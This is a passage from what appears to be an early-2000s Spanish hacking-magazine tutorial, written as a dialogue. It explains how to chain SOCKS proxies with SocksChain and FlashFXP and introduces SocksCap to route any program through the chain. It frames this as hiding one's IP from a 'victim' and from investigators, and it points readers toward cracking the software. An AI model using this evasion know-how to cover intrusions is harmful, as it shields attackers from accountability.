- Si, verás, te lo explico. Al haber muchos tipos de proxies, cada uno de ellos tiene su peculiar forma de trabajar (no nos pondremos ahora a describir cada uno). Imagina que instalas un juego que necesita las DirectX 9 y tú en el

ordenador solo tienes las DirectX 8... ¿qué pasará cuando inicies el juego? Pues que no funcionará.

- Si, si, si... eso si lo entiendo :) :) :)

- Bien, pues imagina que tu navegador solo puede soportar proxys versión HTTP, si le metes una versión Proxy "superior" SOCKS4 o SOCKS5, pues nada de nada ;)

- Vale, entendido!!! :)


*NOTA: Esto no es exactamente así, pero si se acerca bastante. Que nadie me fusile!!! Debo explicarlo para que se entienda. Los curiosos que hagan pruebas ;)*

*NOTA: Los que experimentaron problemas anonimizando el Internet Explorer, fijaros bien en esta practica :)*

- Bueno, ya vale, vamos a probar los proxies con el mejor Cliente FTP que existe: EL FLASH FXP!!!

A) Abrimos el FlashFXP (www.flashfxp.com)

B) Menú Options --> Preferentes --> Proxy / Firewall / Ident y nos encontramos con esto:




C) Configúralo como en la imagen.

- Type en SOCS5: Porque al ser la versión más avanzada de SOCKS nos admitirá todo tipo de proxys :)
- Host 127.0.0.1 y puerto 1080: Porque recuerda que el SocksChain v3.0 lo hemos puesto en el puerto 1080 de nuestro ordenador y nuestra LOOP IP es la 127.0.0.1 SIEMPRE. Ya tocamos un poco el tema en Hack x Crack 1.


Por explicarlo de alguna forma, estamos diciéndole al Cliente FTP FlashFXP que antes de salir a Internet se conecte a la red interna (127.0.0.1) en el puerto 1080. Y como tenemos el SocksChain v3.0 corriendo en la red interna y en el puerto 1080 (recuerda que lo hemos configurado en ese puerto), pues el SocksChain v3.0 recoge esa conexión, se la trabaja (le mete los proxies que configuremos) y le da salida a Internet.

D) Pulsamos OK y dejamos la pantalla principal del Flash FXP a mano :)

E) Ahora nos vamos a la pantalla del SocksChain v3.0 (esa que dijimos que no cerrases ;p) y deshabilitamos la opción "Auto-Create Chain".

*NOTA: Esta opción, lo que hace es crear automáticamente una cadena de proxys ALEATORIA, algo que está muy bien cuando controles el tema pero que ahora lo único que hará es fastidiarte. Si activásemos esa opción, los proxies serían seleccionados de la lista de la derecha de forma totalmente aleatoria y montaría una cadena tan larga como el número que pusiésemos en la opción "Chain Length". Es decir, si ponemos en "Chain Length" el número 6, el SocksChain crearía de forma automática una cadena de 6 proxies.*

F) Pulsamos una vez sobre el primer Proxy que aparece en la lista (en la ventana de la derecha) y pulsamos sobre el botón ADD (el que está a la derecha del primer recuadro), fíjate cómo queda en la imagen.



G) Pulsamos OK y nos quedaremos frente a la ventana principal del SocksChain.

H) Pues bien, es hora de volver a nuestro Flash FXP :). Vamos a conectarnos al Servidor FTP de Microsoft a ver si funciona ;)


Menú FTP --> Quick Connect y ponemos, como en la imagen, el nombre del Servidor FTP de Microsoft (ftp.microsoft.com) y su puerto por defecto (21)

I) ¿Preparados? ¿Seguro? Pues pulsamos el botón Connect :) y a ver que pasa!!!En caso de que el Proxy seleccionado en el SocksChain funcionase, deberíamos podernos conectar al Servidor FTP de Microsoft y veríamos lo siguiente en la zona de comandos del Flash FXP:

> *NOTA: Fíjate en el texto de la zona de mandatos. Especialmente en las dos primeras líneas, como puedes ver, estamos conectados al FTP de Microsoft por Proxy :)*

*Connecting to ftp.microsoft.com via Proxy*
*Connected to Proxy 127.0.0.1 Port 1080*
*220 Microsoft FTP Service*
*331 Anonymous access allowed, send identity (e-mail name) as password.*
*PASS (hidden)*
*230-This is FTP.Microsoft.Com*

*230 Anonymous user logged in.*
*SYST*
*215 Windows_NT*
*PWD*
*257 "/" is current directory.*
*List (cached)*
*List Complete.*



*NOTA: Si no puedes conectar, debes probar con el siguiente Proxy del SocksChain*

J) Ahora, nos vamos a la ventana del SocksChain y nos fijamos arriba a la derecha. Veremos algo así:

```
⊟ 127.0.0.1
    216.72.155.74
    207.46.133.140
```

Fíjate bien, el SocksChain te informa de que partiendo de la ip interna127.0.0.1(en la que pusimos el Flash FXP) ha recogido una conexión (en este caso la del Flash FXP, puesto que no hemos iniciado ni configurado ningún otro programa) y la ha hecho pasar por el Proxy 216.72.155.74 (el que seleccionamos nosotros) para llegar al destino 207.46.133.140 (el servidor FTP de Microsoft).


*NOTA: Para saber si esa IP corresponde al Servidor FTP de Microsoft (ftp.microsoft.com), ya sabes como hacerlo. Abres la consola (la pantallita negra) y haces un ping al Servidor FTP de Microsoft :)*

*Como curiosidad, fíjate en la imagen. Obtenemos la IP, pero el ping obtiene como respuesta Tiempo de Espera Agotado.*

*¿Por qué? ¿El Servidor FTP está desactivado?*

*No, lo que pasa es que el Administrador de Microsoft ha configurado el Sistema (el servidor) para que no responda a las peticiones Ping. El motivo es sencillo, por SEGURIDAD!!! Ya explicaremos mas adelante que la instrucción PING es un tipo de llamada de red especial que pertenece a un grupo de comandos "especiales". Los firewalls te permiten bloquear este tipo de llamadas y suelen ofrecer esta posibilidad dentro de las opciones de bloqueo llamadas ICMP ECHO (o parecido).*


*Si no puedes conectar, debes probar con el siguiente Proxy del SocksChain*




K) Bien, pues prueba hasta encontrar tres que funcionen bien. Ya sabes, desconecta el Flash FXP de Microsoft, cambia el Proxy del SocksChain por otro y conecta el Flash FXP de nuevo al Servidor FTP de Microsoft. Cuando tengas tres o cuatro comprobados PARA!!! (para acceder a tu configuración de proxys del SocksChain pulsa dos veces arriba a la izquierda de su ventana principal sobre el nombre de tu configuración, el nuestro era HXC1080)

Hasta aquí todo es muy normalito, pero ya verás :)

L) Ahora, vamos al SocksChain, arriba a la izquierda pulsamos sobre nuestra configuración HXC1080 e introducimos esos 3 ó 4 proxys comprobados, debe quedar mas o menos así:




M) Pues pulsamos OK, pillamos nuestro Flash FXP y lo conectamos de nuevo al Servidor FTP de Microsoft. Si todo ha funcionado correctamente, veremos que somos capaces de acceder a Microsoft mediante varios proxies encadenados. Mira lo que sale arriba a la derecha del SocksChain:

```
⊟ 127.0.0.1
   ├─ 216.72.155.74
   ├─ 209.190.131.35
   ├─ 195.161.45.38
   ├─ 210.179.246.1
   └─ 207.46.133.140
```

Ahora ya sabemos lo que significa ¿no? La primera (127.0.0.1) es nuestra LOOP IP y la última es la IP del Servidor FTP de Microsoft (207.46.133.140). Todo lo que hay entre medio son nuestros proxies :)

- Ummm, eso me da mucho anonimato ¿verdad?

- Pues sí, tienes ante ti una de las maneras más potentes de esconderte, encadenar proxies. Pero todo tiene una contrapartida :(, tu conexión será tan lenta como el más lento de los proxys de la cadena sumándole el ping existente entre ellas).

*NOTA: La gente cree que un hacker necesita conexiones de alta velocidad para realizar sus investigaciones, creen que necesita la última máquina disponible en el mercado, la última tecnología, los mejores dispositivos y gastarse mucho dinero en todo eso. PUES NO!!! Fíjate que si ocultas tu conexión a través de una cadena de 100 proxies tu velocidad de acceso quedará reducida a la "casi-nada" (a no ser que seas muy bueno y consigas 100 proxies muy rápidos). No importa si partes de una conexión tipo "SUPERCABLE", si metes unos cuantos proxies entre TU y la VICTIMA acabarás teniendo una velocidad de MODEM analógico tercermundista.*

Quedan advertidos los jefes de estado, famosos, policía, multinacionales, administradores... cualquiera puede ocultarse y no necesita grandes medios ni líneas de Cable. Perseguir a alguien que se oculta tras 100 proxies es una tarea casi imposible, bueno, sí es posible, pero hace falta mucho, mucho, mucho dinero y muchos, muchos, muchos medios y algo de suerte (o sea, que ten cuidado con las multinacionales).

- Ummm... me gusta :)... pero hemos configurado el Flash FXP con la IP 127.0.0.1 para poder utilizar el encadenador de proxies (ya domino tu lenguaje, me gusta como suena!!!)... y tu me dijiste que podría ocultarme con cualquier programa tuviese o no la posibilidad de configurarlo. "JUAS!!! Ahora le he pillado :) "Seguro que me ha mentido y eso es imposible de hacer... a ver como sale de esta :)"

- No se te escapa una ¿verdad? Pues sigue leyendo y ya verás ;)

# PROXY: OCULTANDO NUESTRA IP!!!

# OCULTANDO TODOS NUESTROS PROGRAMAS TRAS LAS CADENAS DE PROXIES

---

**Vamos a automatizar nuestra ocultación.**
**Vamos a ocultar cualquier programa !!!**

---

## 1.- Preparándonos... ¿Qué necesitamos?

Ahora vamos a hacer que cualquier programa pueda utilizar una cadena de proxies sea cual sea el programa y tenga o no opciones para ello. Así que os presentamos al Sr. SocksCap 2.2 :)

*NOTA: Cada vez nos estamos metiendo más y más en temas que son realmente complejos, por ello utilizamos programas que posiblemente os empezará a ser difícil encontrar y mucho mas crackear. Por ello hemos decidido dar un cierto soporte en este tema y orientarte para que puedas encontrarlos y, si es tu gusto, crackearlos. Mira en nuestra Web, en la sección PROGRAMAS para saber más ;)*

Bueno, no perdamos mas tiempo, a la GUERRA!!!!

## 2.- Descubriendo el SocksCap 2.2

* Lo primero es instalarlo y ejecutarlo para llegar a su ventana principal.





Ja, ja... tiene un aspecto muy poco impresionante, ¿verdad? Pues ya verás, ya :)

Ahora estamos alcanzando la mayoría de edad, ¿vale?

